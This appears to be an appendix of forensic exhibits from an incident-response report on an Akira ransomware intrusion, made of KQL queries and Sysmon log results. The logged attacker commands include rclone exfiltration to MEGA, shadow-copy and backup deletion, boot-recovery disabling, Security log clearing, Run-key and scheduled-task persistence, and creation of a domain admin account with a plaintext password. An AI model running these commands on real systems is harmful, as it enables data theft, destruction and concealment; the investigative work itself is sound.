2/4/2026, 4:00:17.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			66.203.125.16	443
2/4/2026, 4:00:17.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:18.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:18.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.65	80
2/4/2026, 4:00:19.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.64	80
2/4/2026, 4:00:19.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:24.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:24.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.62	80
2/4/2026, 4:00:25.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.90	80
2/4/2026, 4:00:26.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:30.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:30.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:31.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.37	80
2/4/2026, 4:00:31.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.63	80
2/4/2026, 4:00:39.000 AM	1	C:\Windows\System32\findstr.exe	C:\Windows\System32\cmd....	findstr MsMpEng		
2/4/2026, 4:00:39.000 AM	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "tasklist | findstr MsMpEng"		
2/4/2026, 4:00:43.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:43.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:43.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.60	80
2/4/2026, 4:00:43.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.35	80
2/4/2026, 4:00:45.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.36	80
2/4/2026, 4:00:45.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				

B-19. *rclone as `MsMpEng.exe`, 03:59 to 04:00: `copy C:\Shares mega:HARBORLIGHT-exfil` and MEGA storage nodes on port 80. Cited in 7.11.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:30) .. datetime(2026-02-04 06:00))
| where EventID == 1
| where CommandLine has_any ("vssadmin", "shadowcopy", "bcdedit", "wbadmin", "recoveryenabled", "bootstatuspolicy", "update.bat", "resize shadowstorage")
| project EventTime, host, Image, ParentImage, CommandLine
| sort by host asc, EventTime asc
```

Results Chart

EventTime [UTC]	host	Image	ParentImage	CommandLine
2/4/2026, 4:42:28.000 AM	ADDC01	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\spoolsv.exe	wmic /node:172.16.0.7 /user:HARBORLIGHT\Emily.Grant /password:Dental2024! process call create "cmd /c vssadmin delete shadows /all /quiet"
2/4/2026, 4:43:35.000 AM	ADDC01	C:\Windows\System32\vssadmin.exe	C:\Windows\System32\cmd.exe	vssadmin delete shadows /all /quiet
2/4/2026, 4:43:35.000 AM	ADDC01	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "vssadmin delete shadows /all /quiet"
2/4/2026, 4:03:50.000 AM	HL-FS01	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\ProgramData\Microsoft\update.bat
2/4/2026, 4:04:05.000 AM	HL-FS01	C:\Windows\System32\vssadmin.exe	C:\Windows\System32\cmd.exe	vssadmin delete shadows /all /quiet
2/4/2026, 4:04:06.000 AM	HL-FS01	C:\Windows\System32\bcdedit.exe	C:\Windows\System32\cmd.exe	bcdedit /set {default} bootstatuspolicy ignoreallfailures
2/4/2026, 4:04:06.000 AM	HL-FS01	C:\Windows\System32\bcdedit.exe	C:\Windows\System32\cmd.exe	bcdedit /set {default} recoveryenabled no
2/4/2026, 4:04:06.000 AM	HL-FS01	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe	wmic shadowcopy delete /nointeractive
2/4/2026, 4:04:07.000 AM	HL-FS01	C:\Windows\System32\mmc.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\wbadmin.msc" delete catalog -quiet
2/4/2026, 4:04:36.000 AM	HL-FS01	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "type C:\ProgramData\Microsoft\update.bat"
2/4/2026, 4:05:12.000 AM	HL-FS01	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\ProgramData\Microsoft\update.bat
2/4/2026, 4:05:26.000 AM	HL-FS01	C:\Windows\System32\mmc.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\wbadmin.msc" delete catalog -quiet
2/4/2026, 4:05:26.000 AM	HL-FS01	C:\Windows\System32\bcdedit.exe	C:\Windows\System32\cmd.exe	bcdedit /set {default} bootstatuspolicy ignoreallfailures
2/4/2026, 4:05:26.000 AM	HL-FS01	C:\Windows\System32\bcdedit.exe	C:\Windows\System32\cmd.exe	bcdedit /set {default} recoveryenabled no
2/4/2026, 4:05:26.000 AM	HL-FS01	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe	wmic shadowcopy delete /nointeractive
2/4/2026, 4:05:26.000 AM	HL-FS01	C:\Windows\System32\vssadmin.exe	C:\Windows\System32\cmd.exe	vssadmin delete shadows /all /quiet
2/4/2026, 4:05:49.000 AM	HL-FS01	C:\Windows\System32\vssadmin.exe	C:\Windows\System32\cmd.exe	vssadmin list shadows
2/4/2026, 4:05:49.000 AM	HL-FS01	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "vssadmin list shadows"

B-20. *Anti-recovery commands by host, 03:30 to 06:00. Cited in 7.12.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| summarize Clears = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime), Parents = make_set(ParentImage) by host
```

Results Chart

host	Clears	FirstSeen [UTC]	LastSeen [UTC]	Parents
BACKOFFICE-PC1	21	2/4/2026, 5:17:35.000 AM	2/4/2026, 5:18:21.000 AM	["C:\\Windows\\System32\\cmd.exe","C:\\Users\\Public\\updater.exe"]
ADDC01	21	2/4/2026, 5:14:18.000 AM	2/4/2026, 5:20:01.000 AM	["C:\\Users\\Public\\updater.exe","C:\\Windows\\System32\\cmd.exe"]
HL-FS01	24	2/4/2026, 3:42:36.000 AM	2/4/2026, 5:19:31.000 AM	["C:\\Windows\\System32\\cmd.exe","C:\\ProgramData\\Microsoft\\updater.exe","C:\\Users\\Public\\taskhostw.exe"]

B-21. *`wevtutil` clears per host, with parents. Cited in 7.13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil"
| extend Channel = trim(@"[\s""]+", extract(@"(?i)\bcl\s+(.+)$", 1, CommandLine))
| where Channel == "Security"
| project EventTime, host, Image, ParentImage, CommandLine
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	host	Image	ParentImage	CommandLine
2/4/2026, 3:42:36.000 AM	HL-FS01	C:\Windows\System32\wevtutil.exe	C:\Users\Public\taskhostw.exe	wevtutil cl Security
2/4/2026, 5:13:09.000 AM	HL-FS01	C:\Windows\System32\wevtutil.exe	C:\ProgramData\Microsoft\updater.exe	"wevtutil" cl "Security"
2/4/2026, 5:14:18.000 AM	ADDC01	C:\Windows\System32\wevtutil.exe	C:\Users\Public\updater.exe	"wevtutil" cl "Security"
2/4/2026, 5:17:35.000 AM	BACKOFFICE-PC1	C:\Windows\System32\wevtutil.exe	C:\Users\Public\updater.exe	"wevtutil" cl "Security"
2/4/2026, 5:18:21.000 AM	BACKOFFICE-PC1	C:\Windows\System32\wevtutil.exe	C:\Windows\System32\cmd.exe	wevtutil cl Security
2/4/2026, 5:19:31.000 AM	HL-FS01	C:\Windows\System32\wevtutil.exe	C:\Windows\System32\cmd.exe	wevtutil cl Security
2/4/2026, 5:20:00.000 AM	ADDC01	C:\Windows\System32\wevtutil.exe	C:\Windows\System32\cmd.exe	wevtutil cl Security

B-22. *Security channel clears, one per burst. Cited in 7.13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| summarize Channels = dcount(CommandLine), Start = min(EventTime), End = max(EventTime) by host, ParentImage, Burst = bin(EventTime, 5m)
| sort by Start asc
```

Results Chart

host	ParentImage	Burst [UTC]	Channels	Start [UTC]	End [UTC]
HL-FS01	C:\Users\Public\taskhostw.exe	2/4/2026, 3:40:00.000 AM	3	2/4/2026, 3:42:36.000 AM	2/4/2026, 3:42:38.000 AM
HL-FS01	C:\ProgramData\Microsoft\updater.exe	2/4/2026, 5:10:00.000 AM	5	2/4/2026, 5:13:09.000 AM	2/4/2026, 5:13:09.000 AM
ADDC01	C:\Users\Public\updater.exe	2/4/2026, 5:10:00.000 AM	5	2/4/2026, 5:14:18.000 AM	2/4/2026, 5:14:18.000 AM
BACKOFFICE-PC1	C:\Users\Public\updater.exe	2/4/2026, 5:15:00.000 AM	5	2/4/2026, 5:17:35.000 AM	2/4/2026, 5:17:35.000 AM
BACKOFFICE-PC1	C:\Windows\System32\cmd.exe	2/4/2026, 5:15:00.000 AM	16	2/4/2026, 5:18:21.000 AM	2/4/2026, 5:18:21.000 AM
HL-FS01	C:\Windows\System32\cmd.exe	2/4/2026, 5:15:00.000 AM	16	2/4/2026, 5:19:31.000 AM	2/4/2026, 5:19:31.000 AM
ADDC01	C:\Windows\System32\cmd.exe	2/4/2026, 5:20:00.000 AM	16	2/4/2026, 5:20:00.000 AM	2/4/2026, 5:20:01.000 AM

B-23. *Wipe bursts in 5-minute bins, channels per host. Cited in 7.13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:40) .. datetime(2026-02-04 23:59))
| where (EventID == 1 and CommandLine has_any ("schtasks", @"\Run", "sc create", "sc config", "net user", "net localgroup", "New-Service"))
    or (EventID == 13 and TargetObject has_any (@"\CurrentVersion\Run", "Winlogon", "Image File Execution") and TargetObject !has @"\bam\")
    or EventCode in (4728, 4732)
| project EventTime, host, EventID, EventCode, Image, ParentImage, CommandLine, TargetObject
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	host	EventID	EventCode	Image	ParentImage	CommandLine	TargetObject
2/4/2026, 3:41:54.000 AM	HL-FS01	1	1	C:\Windows\System32\reg.exe	C:\Users\Public\taskhostw.exe	reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v SecurityHealth /t REG_SZ /d C:\Users\Public\taskhostw.exe /f	
2/4/2026, 3:41:54.000 AM	HL-FS01	13	13	C:\Windows\system32\reg.exe			HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SecurityHealth
2/4/2026, 3:42:07.000 AM	HL-FS01	1	1	C:\Windows\System32\schtasks.exe	C:\Users\Public\taskhostw.exe	schtasks /create /tn WindowsUpdate /tr C:\Users\Public\taskhostw.exe /sc onstart /ru SYSTEM /f	
2/4/2026, 5:21:56.000 AM	ADDC01	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net user svc_sql Summer2024! /add /domain"	
2/4/2026, 5:22:28.000 AM	ADDC01	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net localgroup Administrators svc_sql /add"	
2/4/2026, 5:22:28.000 AM	ADDC01		4732				
2/4/2026, 5:22:57.000 AM	ADDC01		4728				
2/4/2026, 5:23:01.000 AM	ADDC01	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net user svc_sql /domain"	
2/4/2026, 5:23:28.000 AM	ADDC01	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net user akira_svc /domain"	

B-24. *Persistence: Run key, scheduled task,* `svc_sql` *creation and group changes. Cited in 7.14.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:30) .. datetime(2026-02-04 05:30))
| where (EventID == 11 and TargetFilename has "wsync")
    or (EventID == 1 and (Image has "wsync" or CommandLine has "wsync"))
| project EventTime, host, EventID, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	host	EventID	Image	ParentImage	CommandLine	TargetFilename
2/4/2026, 4:54:52.000 AM	HL-FS01	11	C:\Users\Public\taskhostw.exe			C:\ProgramData\Microsoft\wsync.exe
2/4/2026, 4:54:54.000 AM	HL-FS01	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\ProgramData\Microsoft\wsync.exe	

B-25. `wsync.exe` *dropped and run by taskhostw on FS01, 04:54:52. Cited in 7.14.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:21) .. datetime(2026-02-04 05:25))
| where host == "ADDC01"
| where (EventID == 1 and (ParentImage has "spoolsv" or CommandLine has_any ("svc_sql", "net group", "Add-ADGroupMember", "dsmod", "Domain Admins")))
    or EventCode in (4728, 4732, 4756, 4720)
| project EventTime, EventID, EventCode, Image, ParentImage, CommandLine
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	EventID	EventCode	Image	ParentImage	CommandLine
2/4/2026, 5:21:56.000 AM	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net user svc_sql Summer2024! /add /domain"
2/4/2026, 5:21:56.000 AM	1	1	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 user svc_sql Summer2024! /add /domain
2/4/2026, 5:21:56.000 AM	1	1	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net user svc_sql Summer2024! /add /domain
2/4/2026, 5:21:56.000 AM		4720			
2/4/2026, 5:21:57.000 AM	1	1	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net group \"Domain Admins\" svc_sql /add /domain
2/4/2026, 5:21:57.000 AM	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net group \"Domain Admins\" svc_sql /add /domain"
2/4/2026, 5:21:57.000 AM	1	1	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 group \"Domain Admins\" svc_sql /add /domain
2/4/2026, 5:22:23.000 AM	1	1	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 group Domain Admins svc_sql /add /domain
2/4/2026, 5:22:23.000 AM	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net group Domain^ Admins svc_sql /add /domain"
2/4/2026, 5:22:23.000 AM	1	1	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net group Domain Admins svc_sql /add /domain
2/4/2026, 5:22:28.000 AM	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net localgroup Administrators svc_sql /add"
2/4/2026, 5:22:28.000 AM	1	1	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 localgroup Administrators svc_sql /add
2/4/2026, 5:22:28.000 AM	1	1	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net localgroup Administrators svc_sql /add
2/4/2026, 5:22:28.000 AM		4732			
2/4/2026, 5:22:54.000 AM	1	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\spoolsv.exe	powershell -c "Add-ADGroupMember -Identity 'Domain Admins' -Members svc_sql"
2/4/2026, 5:22:57.000 AM		4728			
2/4/2026, 5:23:01.000 AM	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net user svc_sql /domain"
2/4/2026, 5:23:02.000 AM	1	1	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net user svc_sql /domain
2/4/2026, 5:23:02.000 AM	1	1	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 user svc_sql /domain
2/4/2026, 5:23:28.000 AM	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net user akira_svc /domain"

B-26. `svc_sql` *escalation attempts with EventCode 4720, 4732 and 4728. Cited in 7.14.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where CommandLine has "akira_svc" or EventData_Xml has "akira_svc"
| project EventTime, host, EventID, EventCode, Image, ParentImage, CommandLine
| sort by EventTime asc
```

Results | Chart

EventTime [UTC]	host	EventID	EventCode	Image	ParentImage	CommandLine
2/4/2026, 5:23:28.000 AM	ADDC01	1	1	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net user akira_svc /domain
2/4/2026, 5:23:28.000 AM	ADDC01	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "net user akira_svc /domain"
2/4/2026, 5:23:28.000 AM	ADDC01	1	1	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 user akira_svc /domain

B-27. *`akira_svc`: one lookup at 05:23:28, never created. Cited in 7.14, 9.x.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:23:30) .. datetime(2026-02-04 23:59))
| where CommandLine has "svc_sql" or EventData_Xml has "svc_sql"
| project EventTime, host, EventID, EventCode, Image, CommandLine
```

Results | Chart

No results found from the specified time range
Try selecting another time range
Review the query details for more information.

B-28. *No `svc_sql` activity after 05:23:30. Cited in 7.14, 9.x.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 22
| where QueryResults has_any ("104.21.30.237", "172.67.174.46")
| summarize Lookups = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime), Images = make_set(Image), Hosts = make_set(host), Results = make_set(QueryResults) by QueryName
| sort by FirstSeen asc
```

Results | Chart

QueryName	Lookups	FirstSeen [UTC]	LastSeen [UTC]	Images
cdn.cloud-endpoint.net	33	2/4/2026, 2:25:07.00...	2/4/2026, 1:55:18.00...	["C:\\ProgramData\\Microsoft\\OneDriveSync.exe","C:\\Windows\\System32\\spoolsv.exe","C:\\Users\\Public\\taskhostw.exe","C:\\Windows\\system32\\wbem\\wmiprvse.exe","C:\\ProgramData\\Microsoft\\wsync.exe","C:\\Users\\Public\\OneDriveSync.ex
QueryName	cdn.cloud-endpoint.net			
Lookups	33			
FirstSeen [UTC]	2026-02-04T02:25:07Z			
LastSeen [UTC]	2026-02-04T13:55:18Z			
Images	["C:\\ProgramData\\Microsoft\\OneDriveSync.exe","C:\\Windows\\System32\\spoolsv.exe","C:\\Users\\Public\\taskhostw.exe","C:\\Windows\\system32\\wbem\\wmiprvse.exe","C:\\ProgramData\\Microsoft\\wsync.exe","C:\\Users\\Public\\OneDriveSync.exe","C:\\Windows\\System32\\rundll32.exe","C:\\Windows\\system32\\rundll32.exe"]			
Hosts	["HL-FS01","ADDC01","BACKOFFICE-PC1"]			
Results	["::ffff:172.67.174.46;::ffff:104.21.30.237;","::ffff:104.21.30.237;::ffff:172.67.174.46;","172.67.174.46;104.21.30.237;"]			
sync.cloud-endpoint.net	5	2/4/2026, 3:44:59.00...	2/4/2026, 3:53:44.00...	["<unknown process>","C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"]
QueryName	sync.cloud-endpoint.net			
Lookups	5			
FirstSeen [UTC]	2026-02-04T03:44:59Z			
LastSeen [UTC]	2026-02-04T03:53:44Z			
Images	["<unknown process>","C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"]			
Hosts	["HL-FS01"]			
Results	["::ffff:104.21.30.237;::ffff:172.67.174.46;","::ffff:172.67.174.46;::ffff:104.21.30.237;"]			

B-29. *DNS by resolved Cloudflare IP: `cdn.` and `sync.cloud-endpoint.net`. Cited in 7.15.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize Conns = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime) by DestinationPort
| extend Pct = round(100.0 * Conns / toscalar(HarborlightDental_CL | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59)) | where EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46") | count), 1)
| sort by Conns desc
```

Results | Chart

DestinationPort	Conns	FirstSeen [UTC]	LastSeen [UTC]	Pct
443	9954	2/4/2026, 2:25:09.000 AM	2/4/2026, 6:47:29.000 PM	70
80	4264	2/4/2026, 2:25:08.000 AM	2/4/2026, 6:47:29.000 PM	30

B-30. *C2 connections by port: 443 at 70%, 80 at 30%. Cited in 7.15.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:23) .. datetime(2026-02-04 23:59))
| where EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize LastCallback = max(EventTime), Conns = count() by host, Image
| sort by LastCallback desc
```

Results | Chart

host	Image	LastCallback [UTC]	Conns
ADDC01	C:\Users\Public\OneDriveSync.exe	2/4/2026, 6:47:29.000 PM	1603
ADDC01	C:\Users\Public\taskhostw.exe	2/4/2026, 6:47:28.000 PM	1661
HL-FS01	C:\Users\Public\taskhostw.exe	2/4/2026, 2:47:52.000 PM	1296
HL-FS01	C:\ProgramData\Microsoft\wsync.exe	2/4/2026, 2:47:31.000 PM	1130
HL-FS01	C:\ProgramData\Microsoft\OneDriveSync.exe	2/4/2026, 2:47:18.000 PM	1127
BACKOFFICE-PC1	C:\Windows\System32\rundll32.exe	2/4/2026, 9:23:49.000 AM	527
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	2/4/2026, 9:23:20.000 AM	480

B-31. *Last C2 callback per host and image after 05:23. Cited in 7.15.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:30) .. datetime(2026-02-04 05:30))
| where (EventID == 11 and TargetFilename has "updater.exe") or (EventID == 1 and (Image has "updater.exe" or CommandLine has "updater.exe"))
| project EventTime, host, EventID, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

Results | Chart

EventTime [UTC]	host	EventID	Image	ParentImage	CommandLine	TargetFilename
2/4/2026, 5:13:02.000 AM	HL-FS01	11	C:\Users\Public\taskhostw.exe			C:\ProgramData\Microsoft\updater.exe
2/4/2026, 5:13:04.000 AM	HL-FS01	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\ProgramData\Microsoft\updater.exe	
2/4/2026, 5:14:13.000 AM	ADDC01	11	C:\Windows\System32\spoolsv.exe			C:\Users\Public\updater.exe
2/4/2026, 5:14:15.000 AM	ADDC01	1	C:\Users\Public\updater.exe	C:\Windows\System32\cmd.exe	C:\Users\Public\updater.exe	
2/4/2026, 5:14:15.000 AM	ADDC01	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c C:\Users\Public\updater.exe	
2/4/2026, 5:17:31.000 AM	BACKOF...	11	C:\Windows\system32\rundll32.exe			C:\Users\Public\updater.exe
2/4/2026, 5:17:32.000 AM	BACKOF...	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\rundll32.exe	cmd /c C:\Users\Public\updater.exe	
2/4/2026, 5:17:32.000 AM	BACKOF...	1	C:\Users\Public\updater.exe	C:\Windows\System32\cmd.exe	C:\Users\Public\updater.exe	

B-32. `updater.exe` *written and launched on each host, 05:13 to 05:17. Cited in 7.16.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 11 and TargetFilename has "akira_readme"
| summarize Drops = count(), FirstDrop = min(EventTime), LastDrop = max(EventTime), Writers = make_set(Image) by host
```

Results | Chart

host	Drops	FirstDrop [UTC]	LastDrop [UTC]	Writers
BACKOFFICE-PC1	13	2/4/2026, 5:17:35.000 AM	2/4/2026, 5:17:35.000 AM	["C:\\Users\\Public\\updater.exe"]
ADDC01	38	2/4/2026, 5:14:15.000 AM	2/4/2026, 5:14:18.000 AM	["C:\\Users\\Public\\updater.exe"]
HL-FS01	77	2/4/2026, 5:13:05.000 AM	2/4/2026, 5:13:09.000 AM	["C:\\ProgramData\\Microsoft\\updater.exe"]

B-33. `akira_readme.txt` *drops by host: 77, 38 and 13. Cited in 7.16.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 11 and TargetFilename endswith ".akira"
| summarize DistinctFiles = dcount(TargetFilename), Events = count(), Writers = make_set(Image) by host
| union (HarborlightDental_CL
    | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
    | where EventID == 11 and TargetFilename endswith ".akira"
    | summarize DistinctFiles = dcount(TargetFilename), Events = count() | extend host = "TOTAL")
```

Results | Chart

host	DistinctFiles	Events	Writers
TOTAL	27	29	
ADDC01	23	23	["C:\\Users\\Public\\updater.exe"]
HL-FS01	4	4	["System","C:\\ProgramData\\Microsoft\\updater.exe"]
BACKOFFICE-PC1	2	2	["C:\\Users\\Public\\updater.exe"]

B-34. `.akira` *files: 27 distinct, by host and writer. Cited in 7.16.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| summarize Events = count(), FirstEvent = min(EventTime), LastEvent = max(EventTime) by host
```

Results | Chart

host	Events	FirstEvent [UTC]	LastEvent [UTC]
BACKOFFICE-PC1	9119	2/4/2026, 12:03:07.000 AM	2/4/2026, 2:28:14.000 PM
HL-FS01	14374	2/4/2026, 12:00:31.000 AM	2/4/2026, 2:47:52.000 PM
ADDC01	21496	2/4/2026, 12:00:18.000 AM	2/4/2026, 6:47:29.000 PM

B-35. *Event count by host: only three hosts send telemetry. Cited in 6, 7.17.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:25) .. datetime(2026-02-04 23:59))
| where EventID == 3 and DestinationIp in ("172.16.0.9", "172.16.0.10", "172.16.0.110", "172.16.0.132", "172.16.0.174", "172.16.0.223")
| where DestinationPort !in (5353, 137, 138, 1900)
| summarize Conns = count(), First = min(EventTime), Last = max(EventTime) by host, Image, DestinationIp, DestinationPort
```

Results Chart

host	Image	DestinationIp	DestinationPort	Conns	First [UTC]	Last [UTC]
BACKOFFICE-PC1	C:\Windows\System32\notepad.exe	172.16.0.223	445	2	2/4/2026, 2:57:21.000 AM	2/4/2026, 2:59:36.000 AM
BACKOFFICE-PC1	C:\Windows\System32\notepad.exe	172.16.0.132	445	2	2/4/2026, 2:57:21.000 AM	2/4/2026, 2:59:36.000 AM
BACKOFFICE-PC1	C:\Windows\System32\notepad.exe	172.16.0.110	445	2	2/4/2026, 2:57:21.000 AM	2/4/2026, 2:59:36.000 AM
BACKOFFICE-PC1	C:\Windows\System32\notepad.exe	172.16.0.9	445	2	2/4/2026, 2:57:21.000 AM	2/4/2026, 2:59:36.000 AM

B-36. *SMB 445 from the injected notepad on PC1 to the four contacted hosts. Cited in 7.17.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00) .. datetime(2026-02-04 05:30))
| where EventID == 10
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg has "lsass"
| summarize hits = count(), first = min(EventTime), last = max(EventTime) by host, SrcImg, granted_access
```

Results Chart

A syntax error has been identified in the query. Query could not be parsed at 'first' on line [7,29]

Token: first
Line: 7
Position: 29
Request id: 11454b55-1266-4e2b-a410-46eb190415a3

Review the query details for more information.

B-37. *Dead end: the LSASS summary fails on the reserved words* `first` *and* `last`*. Cited in 6, 7.19.*

```
let Clears = HarborlightDental_CL
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| extend Channel = trim(@"[\s""]+", extract(@"(?i)\bcl\s+(.+)$", 1, CommandLine))
| extend Burst = strcat(host, "|", bin(EventTime, 15m));
let TotalBursts = toscalar(Clears | summarize dcount(Burst));
Clears
| summarize Hosts = dcount(host), BurstsHit = dcount(Burst) by Channel
| extend TotalBursts = TotalBursts
| sort by BurstsHit desc, Hosts desc
```

Results Chart

No results found from the last 24 hours
Try selecting another time range

Review the query details for more information.

B-38. *Dead end: a* `let` *block without its own time filter returns nothing. Cited in 6, 7.19.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:42) .. datetime(2026-02-04 04:55))
| where host in ("HL-FS01", "BACKOFFICE-PC1") and EventID == 1
| where ParentImage has "WmiPrvSE" or CommandLine has_any ("vssadmin", "wmic", "OneDriveSync")
| project EventTime, host, Image, ParentImage, CommandLine
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	host	Image	ParentImage	CommandLine
2/4/2026, 4:47:28.000 AM	HL-FS01	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\ProgramData\Microsoft\OneDriveSync.exe
